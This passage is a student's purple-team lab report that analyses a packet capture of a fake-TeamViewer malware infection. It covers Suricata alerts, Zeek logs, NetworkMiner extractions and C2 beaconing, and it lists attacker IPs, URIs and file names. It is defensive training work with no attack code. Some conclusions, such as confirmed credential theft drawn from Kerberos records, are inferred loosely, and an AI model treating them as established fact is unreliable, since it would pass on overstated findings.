

Report N° 18

Full incident investigation (forensics + threat hunting)

ID of scenario:16-lec-33-brim&zui documentation-14-golden

Student: Mohammed Rida Lakhdari

Team: Purple Team Bootcamp (Golden)

Supervisor: Mohammed Baqer Hasan

Anmar Mohammed

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Contents

1	Executive Summary	4
1.1	Lab Environment & Setup	4
2	Phase 1 – Detection: Suricata Alert Triage	4
2.1	Objective	4
2.2	Step 1 – All Alerts Sorted by Severity	4
2.3	Step 2 – High-Severity Alerts Grouped by Signature	5
2.4	Phase 1 Findings	5
3	Phase 2 – Behavioral Analysis: Zeek Log Investigation	6
3.1	Objective	6
3.2	Step 1 – conn.log: Longest Sessions	6
3.3	Step 2 – conn.log: Top Talkers by Outbound Bytes	7
3.3.1	Findings	7
3.4	Step 3 – dns.log: Rare Domain Lookups	7
3.4.1	Key DNS Finding	8
3.5	Step 4 – http.log: C2 URI Pattern Analysis	8
3.5.1	Beacon URI Pattern	9
3.6	Step 5 – conn.log: Rare Destination Ports	9
4	Phase 3 – Forensics: NetworkMiner Artifact Extraction	10
4.1	Objective	10
4.2	Step 1 – Host Inventory	10
4.3	Step 2 – Compromised Host Profile	10
4.4	Step 3 – Malware Executables Extracted	11
4.5	Step 4 – Malicious DLL Payloads Extracted	12
4.6	Step 6 – Credentials Captured	12
4.6.1	Credential Theft Confirmed	13
5	Phase 4 – NetFlow Analysis	13
5.1	Objective	13
5.2	Step 1 – Top Talkers Confirmed	13
5.3	Step 2 – Victim-to-C2 Session Profile	13
5.4	Step 3 – C2 Server Profile (from NetworkMiner)	14
6	Phase 5 – Deep Packet Inspection: Wireshark Confirmation	14
6.1	Objective	14
6.2	Step 1 – Filter the C2 Session	14
6.2.1	Beacon Behavior Confirmed	14
6.3	Step 2 – Follow HTTP Stream: PowerShell Payload Delivery	15
6.4	Step 3 – C2 Server Fingerprint and Payload Analysis	15
6.4.1	HTTP Request (Client → C2)	15
6.4.2	HTTP Response (C2 → Client)	15
6.4.3	Delivered Payload: Obfuscated PowerShell	16
6.5	Phase 5 Findings Summary	16
7	Investigation Questions	16
7.1	What Was the Initial Infection Vector?	16
7.2	Which Host Is Compromised?	16

7.3	What Data Was Exfiltrated?	17
7.4	Were Credentials Stolen?	17
7.5	What Is the Attacker’s Infrastructure?	17
8	IOCs & MITRE ATT&CK Mapping	18
8.1	Indicators of Compromise (IOCs)	18
8.2	MITRE ATT&CK Mapping	18
9	Knowledge Graph & Attack Workflow	19
10	Lessons Learned	21
11	Conclusion	22
11.1	Summary of Findings	22
11.2	Report Objectives Met	22

1 Executive Summary

This report documents the findings of the Purple Team (Golden) scenario, a full incident investigation combining forensic analysis, behavioral log analysis, and threat hunting across captured network traffic. The exercise was conducted on an isolated lab VM using `traffic_analysis.pcap` as the evidence source.

The investigation revealed that internal host 10.1.17.215 (DESKTOP-L8C5GSJ) was compromised via a fake TeamViewer trojan distributed from IP 5.252.153.241 over plain HTTP. The malware established a C2 channel and facilitated credential theft via Kerberos abuse, targeting domain account `shutchenson` on the `BLUEMOONTUESDAY` domain.

1.1 Lab Environment & Setup

- **Analyst Machine:** Kali Linux VM
- **Primary Analysis Tool:** Zui (Brim)
- **Forensic Tool:** NetworkMiner 3.1
- **DPI Tool:** Wireshark
- **Dataset:** `traffic_analysis.pcap`

2 Phase 1 – Detection: Suricata Alert Triage

2.1 Objective

Query the Suricata alert stream inside Zui to surface high-severity events, identify malware signatures, and pinpoint the initial indicator of compromise.

2.2 Step 1 – All Alerts Sorted by Severity




Figure 1: Sort all Suricata alerts by severity

The query returned **28 total alert rows** across 6 shape types. Severity 1 (critical) alerts were immediately visible, with source IPs 10.1.17.215, 10.1.17.2, 5.252.153.241, and 45.125.66.x present.

2.3 Step 2 – High-Severity Alerts Grouped by Signature




Figure 2: Count severity-1 alerts by signature

2.4 Phase 1 Findings

Four severity-1 signatures were triggered, all linked to a single infection chain:

Signature	Count	Significance
ET MALWARE Fake Microsoft Teams CnC Payload Request (GET)	2	C2 beacon callback detected
ET MALWARE Fake Microsoft Teams VBS Payload Inbound	1	Malicious VBS script received
ET POLICY TeamViewer Dyngate User-Agent	1	Fake TeamViewer binary in use
ET POLICY PE EXE or DLL Windows file download HTTP	1	Malware binary delivered over HTTP

Table 1: Critical Signatures Detected

3 Phase 2 – Behavioral Analysis: Zeek Log Investigation

3.1 Objective

Examine Zeek-generated logs inside Zui to characterize the behavior of the compromised host including long sessions, file downloads, DNS anomalies, and large outbound transfers.

3.2 Step 1 – conn.log: Longest Sessions

Find the longest TCP sessions by duration:




Figure 3: Top connections by duration

The longest session (**43 minutes 12 seconds**) was a TCP/HTTP connection from 10.1.17.215:49689 to 5.252.153.241:80, sending 24,688 bytes and receiving **1,200,466 bytes (1.2 MB)** the initial C2 contact and payload staging session.

A second session (port 50144) lasted **7 minutes 40 seconds** and received **5,094,988 bytes (5 MB)** the bulk malware delivery session carrying the TeamViewer EXE and DLL components. Together these two sessions account for **≈6.2 MB** delivered from C2.

The second longest overall (**40 minutes 41 seconds**) was an SSL session to 20.10.31.115:443, assessed as Microsoft telemetry (benign).

3.3 Step 2 – conn.log: Top Talkers by Outbound Bytes




Figure 4: Top talkers by outbound bytes

3.3.1 Findings

Source IP	Bytes Sent	Assessment
10.1.17.215	1,830,702	CRITICAL – Compromised host, massive outbound
169.254.168.209	4,023	APIPA address
0.0.0.0	650	DHCP discovery, benign
10.1.17.2	629	Domain controller, normal traffic

Table 2: Top Talkers by Outbound Bytes

3.4 Step 3 – dns.log: Rare Domain Lookups

Find rare DNS query destinations sorted by frequency:




Figure 5: Rare DNS queries

3.4.1 Key DNS Finding

master16.teamviewer.com was queried exactly **once** a single-use domain lookup strongly associated with the fake TeamViewer trojan performing C2 registration. Combined with the malware alert, this confirms the C2 infrastructure used a TeamViewer-themed lure.

3.5 Step 4 – http.log: C2 URI Pattern Analysis

Extract all HTTP requests from victim to C2 server:




Figure 6: C2 URI Pattern Analysis

This query returned **594 HTTP GET requests** over the capture window, revealing two distinct URI patterns:

URI Pattern	Status	Meaning
/api/file/get-file/TeamViewer_Resource_fr...	200	TeamViewer resource file delivered
/api/file/get-file/TeamViewer	200	Main TeamViewer malware component
/api/file/get-file/29842.ps1	200	PowerShell script delivered
/api/file/get-file/264872	200	Additional binary payload
/1517096937	404	C2 beacon check-in (session ID polling)

Table 3: C2 URI patterns

3.5.1 Beacon URI Pattern

The numeric URI /1517096937 returning **404** is the beacon mechanism. The malware sends this numeric session ID repeatedly; a 404 response means “stand by,” while a 200 response would deliver new commands. This is a classic HTTP polling C2 pattern that blends into normal web traffic.

3.6 Step 5 – conn.log: Rare Destination Ports

Find rare destination ports sorted by connection count ascending:




Figure 7: Rare destination ports

Port	Count	Significance
88	25	HIGH – Kerberos: credential requests / ticket abuse
2917	9	HIGH – Non-standard port: suspicious C2 channel
80	19	C2 HTTP channel to 5.252.153.241
443	246	Normal HTTPS

Table 4: Notable destination ports and their significance

4 Phase 3 – Forensics: NetworkMiner Artifact Extraction

4.1 Objective

Extract files, credentials, images, and host artifacts from `traffic_analysis.pcap` using NetworkMiner 3.1 to identify malware payloads, stolen credentials, and the compromised host profile.

4.2 Step 1 – Host Inventory




Figure 8: NetworkMiner Hosts tab

4.3 Step 2 – Compromised Host Profile




Figure 9: Detailed host profile for 10.1.17.215

Property	Value
IP Address	10.1.17.215
Hostname	DESKTOP-L8C5GSJ
Domain	BLUEMOONTUESDAY
OS	Windows
MAC Address	00:D0:B7:26:4A:74
NIC Vendor	Intel Corporation
Packets Sent	16,032
Packets Received	23,013
Bytes Received	23,007,609 (23 MB)
Bytes Sent	2,470,879 (2.4 MB)
Outgoing Sessions	405

Table 5: Victim host 10.1.17.215 full profile

4.4 Step 3 – Malware Executables Extracted

Frame nr	Filename	Extension	Size	Source host	s. port	Destination host	d. port	Protocol	Timestamp	Reconstruction
8002	TeamViewer[2].exe	exe	4 380 968 B	5.252.153.241	TCP 80	10.1.17.215 [DESKTOP-L8C5GSJ]	DESKTOP-L8C5GSJ	TCP 50144	HttpGetNormal	2025-01-22 19:47:01 UTC+00 /home/riak/
24465	am_delta_patch_1[4].exe	exe	398 944 B	199.232.214.172 [fg.microsoft.map.fastly.net]	cdp-ft TCP 80	10.1.17.215 [DESKTOP-L8C5GSJ]	DESKTOP-L8C5GSJ	TCP 49836	HttpGetNormal	2025-01-22 20:04:24 UTC+00 /home/riak/
24465	am_delta_patch_1[5].exe	exe	398 944 B	199.232.214.172 [fg.microsoft.map.fastly.net]	cdp-ft TCP 80	10.1.17.215 [DESKTOP-L8C5GSJ]	DESKTOP-L8C5GSJ	TCP 49836	HttpGetNormal	2025-01-22 20:04:24 UTC+00 /home/riak/

Figure 10: EXE files extracted from PCAP

CRITICAL TeamViewer[2].exe Fake TeamViewer trojan from C2 (5.252.153.241).

4.5 Step 4 – Malicious DLL Payloads Extracted




Figure 11: DLL files extracted

Filename	Size	Source IP	Assessment
Teamvie[2].dll	668 KB	5.252.153.241	CRITICAL – DLL component of fake TeamViewer
TV[2].dll	12.9 KB	5.252.153.241	CRITICAL – Secondary DLL payload from C2

Table 6: DLL payloads served from C2 server 5.252.153.241

4.6 Step 6 – Credentials Captured




Figure 12: NetworkMiner Credentials tab

4.6.1 Credential Theft Confirmed

8 Kerberos authentication records were captured between 10.1.17.215 and 10.1.17.2 (the domain controller). The stolen credentials belong to:

- **Username:** shutchenson
- **Domain:** BLUEMOONTUESDAY
- **Protocol:** Kerberos (port 88)
- **Time window:** 2025-01-22 19:45:10 – 19:55:29 UTC

5 Phase 4 – NetFlow Analysis

5.1 Objective

Use flow-level data within Zui to confirm the top data sender, quantify exfiltration volume, and map the full connection profile between the victim and attacker infrastructure.

5.2 Step 1 – Top Talkers Confirmed

As established in Phase 2, the top talker query conclusively identifies 10.1.17.215 as the dominant sender:

10.1.17.215 sent = 1,830,702 bytes $\approx$ **1.75 MB** total outbound

